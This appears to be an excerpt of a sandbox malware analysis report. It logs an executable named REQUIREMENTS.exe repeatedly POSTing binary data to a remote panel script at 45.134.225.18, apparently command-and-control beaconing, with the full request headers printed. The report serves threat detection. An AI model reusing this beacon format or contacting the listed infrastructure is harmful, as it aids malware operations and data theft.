Dec 3, 2020 09:58:28.305207014 CET	80	49726	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:28.422228098 CET	49727	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:28.456798077 CET	80	49727	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:28.457048893 CET	49727	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:28.460179090 CET	49727	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:28.494518995 CET	80	49727	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:28.494596004 CET	49727	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:28.529102087 CET	80	49727	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:28.545113087 CET	80	49727	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:28.545135021 CET	80	49727	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:28.545222998 CET	49727	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:28.545319080 CET	49727	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:28.579591990 CET	80	49727	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:28.711718082 CET	49728	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:28.746599913 CET	80	49728	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:28.746758938 CET	49728	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:28.750068903 CET	49728	80	192.168.2.5	45.134.225.18

HTTP Request Dependency Graph

- 45.134.225.18

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49720	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:26.503770113 CET	77	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 192 Connection: close
Dec 3, 2020 09:58:26.601042986 CET	78	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:26 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49721	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:26.824676037 CET	78	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 192 Connection: close
Dec 3, 2020 09:58:26.913990974 CET	79	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:27 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.5	49730	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:29.329893112 CET	90	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:29.415095091 CET	91	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:29 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
100	192.168.2.5	49825	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
101	192.168.2.5	49826	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
102	192.168.2.5	49827	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
103	192.168.2.5	49828	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
104	192.168.2.5	49829	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
105	192.168.2.5	49830	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
106	192.168.2.5	49831	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
107	192.168.2.5	49832	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
108	192.168.2.5	49833	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
109	192.168.2.5	49834	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.5	49731	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:29.618994951 CET	92	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:29.704355955 CET	92	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:29 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
110	192.168.2.5	49835	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
111	192.168.2.5	49837	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
112	192.168.2.5	49838	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
113	192.168.2.5	49839	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
114	192.168.2.5	49840	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
115	192.168.2.5	49841	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
116	192.168.2.5	49842	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
117	192.168.2.5	49843	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
118	192.168.2.5	49844	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
119	192.168.2.5	49845	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.5	49732	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:29.938024044 CET	93	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:30.022994995 CET	93	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:30 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
120	192.168.2.5	49847	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
121	192.168.2.5	49848	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
122	192.168.2.5	49849	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
123	192.168.2.5	49850	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
124	192.168.2.5	49851	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
125	192.168.2.5	49852	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
126	192.168.2.5	49853	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
127	192.168.2.5	49856	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
128	192.168.2.5	49857	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
129	192.168.2.5	49858	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.5	49734	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:30.229907990 CET	94	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:30.314393997 CET	95	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:30 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
130	192.168.2.5	49859	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
131	192.168.2.5	49860	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
132	192.168.2.5	49861	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
133	192.168.2.5	49862	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
134	192.168.2.5	49863	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
135	192.168.2.5	49864	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
136	192.168.2.5	49865	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
137	192.168.2.5	49866	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
138	192.168.2.5	49868	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
139	192.168.2.5	49869	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.5	49735	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:30.508996964 CET	96	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:30.594472885 CET	96	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:30 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
140	192.168.2.5	49870	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
141	192.168.2.5	49871	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
142	192.168.2.5	49872	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
143	192.168.2.5	49873	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
144	192.168.2.5	49879	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
145	192.168.2.5	49880	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
146	192.168.2.5	49881	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
147	192.168.2.5	49882	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
148	192.168.2.5	49883	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
149	192.168.2.5	49884	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.5	49736	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:30.817864895 CET	98	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:30.903669119 CET	99	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:31 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
150	192.168.2.5	49885	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
151	192.168.2.5	49886	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
152	192.168.2.5	49887	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
153	192.168.2.5	49888	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
154	192.168.2.5	49889	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
155	192.168.2.5	49890	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
156	192.168.2.5	49891	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
157	192.168.2.5	49892	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
158	192.168.2.5	49893	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
159	192.168.2.5	49894	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.5	49737	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:31.118491888 CET	99	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:31.204412937 CET	100	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:31 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
160	192.168.2.5	49895	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
161	192.168.2.5	49896	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
162	192.168.2.5	49897	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
163	192.168.2.5	49898	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
164	192.168.2.5	49899	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
165	192.168.2.5	49900	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
166	192.168.2.5	49901	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
167	192.168.2.5	49902	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
168	192.168.2.5	49903	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
169	192.168.2.5	49904	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.5	49739	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:31.421359062 CET	101	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:31.504411936 CET	101	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:31 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
170	192.168.2.5	49905	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
171	192.168.2.5	49906	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
172	192.168.2.5	49907	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
173	192.168.2.5	49908	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
174	192.168.2.5	49909	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
175	192.168.2.5	49910	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
176	192.168.2.5	49911	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
177	192.168.2.5	49912	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
178	192.168.2.5	49913	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
179	192.168.2.5	49914	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.5	49740	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 09:58:31.707667112 CET	102	OUT	POST /plesk-site-preview/endustrigm.eu/http/45.134.225.18/tmoni/Panel/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 45.134.225.18 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: FB126016 Content-Length: 165 Connection: close
Dec 3, 2020 09:58:31.793675900 CET	103	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 03 Dec 2020 08:57:31 GMT Content-Type: text/html; charset=UTF-8 Connection: close X-Powered-By: PHP/5.6.40 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
180	192.168.2.5	49915	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
181	192.168.2.5	49916	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
182	192.168.2.5	49917	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
183	192.168.2.5	49918	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
184	192.168.2.5	49919	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
185	192.168.2.5	49920	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
186	192.168.2.5	49921	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
187	192.168.2.5	49922	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
188	192.168.2.5	49923	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
189	192.168.2.5	49924	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.5	49741	45.134.225.18	80	C:\Users\user\Desktop\REQUIREMENTS.exe

